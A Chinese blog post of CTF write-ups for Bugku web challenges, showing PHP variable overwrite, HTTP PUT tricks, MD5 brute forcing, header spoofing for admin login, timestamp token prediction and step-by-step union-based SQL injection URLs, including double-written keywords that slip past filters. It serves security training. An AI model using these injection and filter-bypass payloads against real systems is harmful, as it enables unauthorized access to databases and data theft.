

CTF_论剑场 Web WriteUp (持续更新)

原创

[卤蛋啊](#) 于 2019-05-19 22:18:44 发布 5831 收藏 11

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41995976/article/details/90348633

版权



[CTF 专栏收录该内容](#)

3 篇文章 1 订阅

订阅专栏

文章目录

[web1](#)

[web9](#)

[流量分析](#)

[web2](#)

[web5](#)

[web6](#)

[web11](#)

[web13](#)

[日志审计](#)

[web18](#)

[web20](#)

[web25](#)

[web3](#)

[web4](#)

web1

对方不想和你说话，并向你扔了一段代码

```
<?php
header("Content-type:text/html;charset=utf-8");
error_reporting(0);
include 'flag.php';
$b='ssAEDsssss';
extract($_GET);
if(isset($a)){
    $c=trim(file_get_contents($b));
    if($a==$c){
        echo $myFlag;
    }else{
        echo '继续努力，相信flag离你不远了';
    }
}
?>
```



https://blog.csdn.net/qq_41995976

利用的是变量覆盖漏洞

<http://www.mamicode.com/info-detail-2314166.html>

payload: <http://123.206.31.85:10001/?a=&c=aaaaa>

web9

put me a message bugku then you can get the flag

题干:

要求你PUT一串信息"bugku" 才能获得flag

先打开 burpsuite抓包


```
GET / HTTP/1.1
Host: 123.206.31.85:3031
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8
Connection: close
```

https://blog.csdn.net/qq_41995976

Send to Repeater

```
PUT / HTTP/1.1
Host: 123.206.31.85:3031
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.90 Safari/537.36
2345Explorer/9.3.2.17331
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8
Connection: close
```

把这里GET改成PUT 然后下边写要传的参数即可



会获得一个base64 转码之后就是flag了

流量分析

再第一个tcp流里面就能找到flag了

The image shows a Wireshark capture of a telnet session. The packet list pane shows a packet at time 11.868068000 from source 192.168.31.7 to destination 192.168.31.1 on port 11317. The packet details pane shows the protocol as TCP. The packet bytes pane shows the stream content, which is a telnet session transcript. The transcript includes the following text: `.....#..'.....#..'.....'.....P.....'.....ANSI.....!.....!.....Cent`, `OS release 5.5 (Final)`, `Kernel 2.6.18-194.el5 on an x86_64`, `... login: ...bbuuggkkuu`, `Password: flag{bugku123456}`, `Last login: Sun Jan 20 19:30:18 from 192.168.31.7`, and `[bugku@localhost ~]$`. The stream content is displayed in ASCII format.

web2

请在三秒之内计算出以下式子，计算正确就的到flag哦！
 $525 * 189918 + 631 * (622 + 2308)$

计算结果:

每次刷新的式子不一样 人算并且提交基本不可能
所以就要用到python了
撸脚本:

```
import requests
import re
url = 'http://123.206.31.85:10002/'
s = requests.session()
html = s.get(url).text
html = html[82:]
nums = re.search('</p>',html).start()
html = html[:nums]
data = {'result':eval(html)}
result = s.post(url,data)
print(result.text)
```

用正则提取里边的式子 然后eval计算出答案后post提交即可

得到结果: `<p>flag{b37d6bdd7bb132c7c7f6072cd318697c}</p>`

web5

作者: admin | 已解决: 202 | 一血: ximcx

injection http://47.95.208.167:10005/

题干提示注入

先测试有几个字段

不报错 `http://47.95.208.167:10005/?mod=read&id=1 order by 4`

报错 `http://47.95.208.167:10005/?mod=read&id=1 order by 5`

所以有4个字段

爆数据库: `http://47.95.208.167:10005/?mod=read&id=0 union select 1,database(),3,4`

得到web5

Bugku_留言本

[主页](#) | [新建留言](#)

[Delete](#)

Post -- web5

3

at 4

爆表: `http://47.95.208.167:10005/?mod=read&id=0 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='web5'`

得到flag,posts,users

Bugku_留言本

[主页](#) | [新建留言](#)

[Delete](#)

Post -- flag,posts,users

3

at 4

https://blog.csdn.net/qq_41995976

直接爆flag吧

爆字段 `http://47.95.208.167:10005/?mod=read&id=0 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='flag'`

Post -- flag

3

at 4

爆字段值 `http://47.95.208.167:10005/?mod=read&id=0 union select 1,group_concat(flag),3,4 from flag`

得到flag

Post -- flag{320dbb1c03cdaaf29d16f9d653c88bcb}

web6

管理员系统


Username:

Password:


IP禁止访问，请联系本地管理员登陆，IP已被记录。

先尝试登陆一下 说要本地登陆 于是拿bp抓包 改请求头


The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to `http://123.206.31.85:10006` with a body containing `user=123123&pass=123123`. The response is an HTML page titled "管理员系统" (Administrator System) with a login form containing fields for Username and Password, and buttons for Submit and Reset.



返回之后显示密码账号不对 于是找了一会儿 发现网页最下边有一段注释掉的base64



转码后发现是test123 可能是密码 猜测一下账号为admin 于是再登陆试试看



成功得到flag

web11

```
1 <html>\n2 <title>\n3 robots\n4 </title>\n5 <body>\n6\n7 We han't anything!\n8\n9 </body>\n10 </html>
```

进去后发现页面是这样的

提示了有robots.txt 于是去瞄一眼

```
User-agent: *\nDisallow: /shell.php
```

发现有个shell.php页面

substr(md5() , 0, 6) = 89240b

要求某个值的MD5值的前6位为89240b

写个py脚本碰撞一下试试看

```
import hashlib\n\ndef get_token(txt):\n    m1 = hashlib.md5()\n    m1.update(txt.encode("utf-8"))\n    token = m1.hexdigest()\n    return token\n\nfor i in range(0,9999999999):\n    if get_token(str(i))[0:6] == '89240b':\n        print(i)\n        break
```

得到结果 50124 (因为每次给的前六位md5值不一样 所以这里的答案也不一样)

提交后得到flag

web13



发现一个提交页面 一开始也没啥思绪
试了一会儿发现抓包后响应头有个password字段

▼ Response Headers [view source](#)

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Content-Length: 259
Content-Type: text/html
Date: Sun, 19 May 2019 14:01:42 GMT
Expires: Mon, 22 May 2000 00:00:00 GMT
Password: ZmxhZ3s2OTkzOWM4ZDNmOWE3MTE0NDcxYzUyOGQ2YzE5Yzk1Mn0=
Pragma: no-cache
Server: nginx

▼ Request Headers [view source](#)

base64转码后发现
flag{69939c8d3f9a7114471c528d6c19c952}
尝试提交后并不对.....
试了一会儿后发现 去掉flag{}
输入到输入框里



Can you do it faster? you cost [199207] msec

你能做的更快一点吗? 你花费了xxx毫秒

于是我们要快的话 就用python写个脚本提交了 (而且这里password字段的值每次还不一样)

```
import requests
import base64
url = 'http://123.206.31.85:10013/index.php'
s = requests.session()
html=s.get(url)
psw = html.headers['Password']
ans = base64.b64decode(psw)
data = {'password':str(ans)[7:39]}
res = s.post(url,data)
print(res.text)
```

这里先获得页面请求头里边password字段的值

然后用base64转码


再post回去

就可以获得flag了

得到的答案:

```
--  
<html>  
<body style="text-align:center;">  
<div>  
  
<p style="background:url('logo.png') no-repeat;"></p>  
</div>  
</body>  
</html>  
  
flag {FjXAkGn0BoIUZaFzHqjInY2VndLsg}  
>>>
```


日志审计



直接搜索flag字符串 然后发现 一大串的注入痕迹

观察了发现最后一位的数值不同 猜测可能是ascii 转成 字符就行了

于是把这一串字符串先粘贴到一个记事本里




```
import re
f = open("shenhe.txt")
line = 1
while line:
    line = f.readline()
    if line!='':
        left = re.search('%3D',line).end()
        right = re.search('--',line).start()
        print(chr(int(line[left:right])),end='')
f.close()
```

然后用正则获得最后的ascii的值并且转换成字符然后输出

```
RESTART: C:\Users\Administrator\AppData\Local\Programs\Python\Python37-32\日志
审核.py
flag {mayiyahel965ae7569}
>>>
```

web18

注入题



php

php是世界上最好的语言

https://blog.csdn.net/qq_41995976

先测试单引号

`http://123.206.31.85:10018/list.php?id=1'` 报错（指的是内容不显示）

加上注释

`http://123.206.31.85:10018/list.php?id=1'--+` 不报错

说明这样是可以注入成功的

然后试着测了一下字段数

```
http://123.206.31.85:10018/list.php?id=1'union select 1,2,3--+ 报错
```

结果测试到1-10都报错

然后跑了一下

```
http://123.206.31.85:10018/list.php?id=1'union--+ 不报错
```

发现关键字被过滤

然后试了一下 发现 union、select、or、and 都被过滤了（有些可能没测）

这里可以用双写关键字绕过

```
http://123.206.31.85:10018/list.php?id=1'ununionion selecselectt 1,2,3--+ 发现字段数是3
```

爆数据库

```
http://123.206.31.85:10018/list.php?id=0'ununionion selecselectt 1,database(),3--+
```

得到web18

爆表

```
http://123.206.31.85:10018/list.php?id=0'ununionion selecselectt 1,group_concat(table_name),3 from infoormation
_schema.tables where table_schema = 'web18'--+
```

注意information里的or也要双写

得到 ctf,flag

爆字段

```
http://123.206.31.85:10018/list.php?id=0'ununionion selecselectt 1,group_concat(column_name),3 from infoormatio
n_schema.columns where table_name = 'flag'--+
```

获得id,flag

爆字段值

```
http://123.206.31.85:10018/list.php?id=0'ununionion selecselectt 1,group_concat(flag),3 from flag--+
```

获得flag

what do you do?

flag{22b7a7c3d73d88050722b3eeb102ee45}

3

web20

你的动态密文是：2b823f23a9f3c4bd785036eaa543d7557
GET提交对应的密文可以得到flag(form_input_name='key')
输出格式：'flag{...}'

这里有个动态密文 先尝试刷新的以下 发现一秒内的除了最后一位，动态密文是相同的

猜测是md5(时间戳)+一位随机数

然后写一段脚本提交就好了

```

import time
import hashlib
import requests
import random

def get_token(src):
    md5str = src
    m1 = hashlib.md5()
    m1.update(md5str.encode("utf-8"))
    token = m1.hexdigest()
    return token

s = requests.session()
urllen = 160
while urllen==160:
    url = 'http://123.206.31.85:10020/?key=' + str(get_token(str(int(time.time()+1)))) + str(random.randint(0, 9))
    html = s.get(url).text
    urllen = len(html)
    print(url)
print(html)

```

urllen的作用是判断页面的text是否为160 因为如果没有flag出现的话 页面大小就是160

然后跑脚本的时候发现动态密文的值是md5(时间戳+1)+一位随机数值 (ps:这个搞了我好久 我还以为脚本写错了) (PPS:时间戳要+1是因为是这台电脑系统时间慢一秒 一般不用加1 多谢评论区的大佬指出~)

最后得出flag

```


Python 3.7.0 Shell
File Edit Shell Debug Options Window Help
Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:06:47) [MSC v.1914 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
RESTART: C:\Users\Administrator\AppData\Local\Programs\Python\Python37-32\获取时间戳.py
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2105
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2107
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2102
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2105
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2101
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2108
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2107
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2102
http://123.206.31.85:10020/?key=8ec046bb6fbc6f4483756cddadffb2106
i>&flag {Md5tiMe8888882019}
>>>

```

